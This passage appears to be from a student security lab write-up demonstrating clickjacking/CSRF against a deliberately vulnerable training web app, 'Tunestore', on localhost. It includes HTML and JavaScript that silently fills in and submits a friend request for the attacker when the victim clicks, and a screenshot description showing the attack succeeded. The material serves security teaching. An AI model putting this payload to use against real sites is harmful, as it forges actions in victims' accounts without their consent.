12<button id="clickjack-button" onclick="submitFriendRequest()">Click here to add a friend</button>
13
14<script>
15     function submitFriendRequest() {
16         document.querySelector('input[name="friend"]').value = 'attacker2';
17         document.getElementsByName('friendForm')[0].submit();
18     }
19 </script>
20
21</body>
22</html>
```

When the user clicks on the fake link (<http://localhost:8082/attack1/> for this demonstration), they are brought to this fake page:



When the user clicks on any part of the page, the script executes, adds the attacker's username into the input field, submits automatically, and finally sends a friend request to the attacker ("attacker2" since "attacker" was used for a previous demonstration). The user is then redirected to the addfriend page where the friend request can be seen:

The screenshot shows a web browser window with the title "Tunestore::Freinds". The address bar shows "localhost:8082/Tunestore2020/addfriend.do". The page has a purple header with the text "the tunestore" and "buy some tunes - give some tunes". The main content area is divided into two columns. The left column contains a welcome message "Welcome amanuel!", a success message "Successfully Added Friend attacker2", and the account balance "Your account balance: \$10,002,031.17". Below this is a form to "Add Balance" with a "Type" dropdown menu set to "-- SELECT", and input fields for "Number" and "Amount", followed by an "Add" button. At the bottom of the left column are links for "Friends", "Profile", "CD's", and "Log Out". The right column has a section titled "Tunestore::Freinds" with a "Friend Requests:" section. Below this is a "My Friends:" section listing three friends: "chase" (Approved, with a link "View chase's CD's"), "attacker" (Waiting), and "attacker2" (Waiting). At the bottom of the right column is an "Add Friend" section with a "Friend name:" input field containing "attacker2" and a "Submit" button. The footer of the page reads "Copyright © 2008 The Tune Store".

the tunestore  
buy some tunes - give some tunes

Welcome amanuel!  
**Successfully Added Friend attacker2**  
Your account balance: \$10,002,031.17

Add Balance:

Type: -- SELECT

Number:

Amount:

[Friends](#)  
[Profile](#)  
[CD's](#)  
[Log Out](#)

**Tunestore::Freinds**

**Friend Requests:**

**My Friends:**

chase  
Approved  
[View chase's CD's](#)

attacker  
Waiting

attacker2  
Waiting

**Add Friend**

Friend name:

Copyright © 2008 The Tune Store